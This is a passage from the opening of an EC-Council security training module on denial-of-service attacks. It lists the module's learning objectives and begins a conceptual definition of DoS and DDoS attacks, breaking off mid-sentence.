
EC-Council

MODULE 10

DENIAL-OF-SERVICE

EC-COUNCIL OFFICIAL CURRICULA

This page is intentionally left blank.



LEARNING OBJECTIVES


- LO#01: Summarize DoS/DDoS Concepts
- LO#02: Explain Botnet Network
- LO#03: Demonstrate Different DoS/DDoS Attack Techniques
- LO#04: Present DDoS Case Study
- LO#05: Explain DoS/DDoS Attack Countermeasures

Learning Objectives

Denial-of-Service (DoS) and Distributed Denial-of-Service (DDoS) attacks are a major threat to computer networks. These attacks attempt to make a machine or network resource unavailable to its authorized users. Usually, DoS/DDoS attacks exploit vulnerabilities in the implementation of the Transmission Control Protocol (TCP)/Internet Protocol (IP) model or bugs in a specific operating system (OS).

At the end of this module, you will be able to do the following:


- Describe DoS/DDoS concepts
- Describe botnets
- Understand various DoS/DDoS attack techniques
- Explain different DoS/DDoS attack tools
- Illustrate DoS/DDoS case studies
- Apply best practices to mitigate DoS/DDoS attacks
- Apply various DoS/DDoS protection tools



LO#01: Summarize DoS/DDoS Concepts

DoS/DDoS Concepts

For a good understanding of DoS/DDoS attacks, one must be familiar with related concepts in advance. This section defines DoS and DDoS attacks and discusses how DDoS attacks work.



What is a DoS Attack?

- Denial-of-Service (DoS) is an attack on a computer or network that **reduces**, **restricts**, or **prevents** 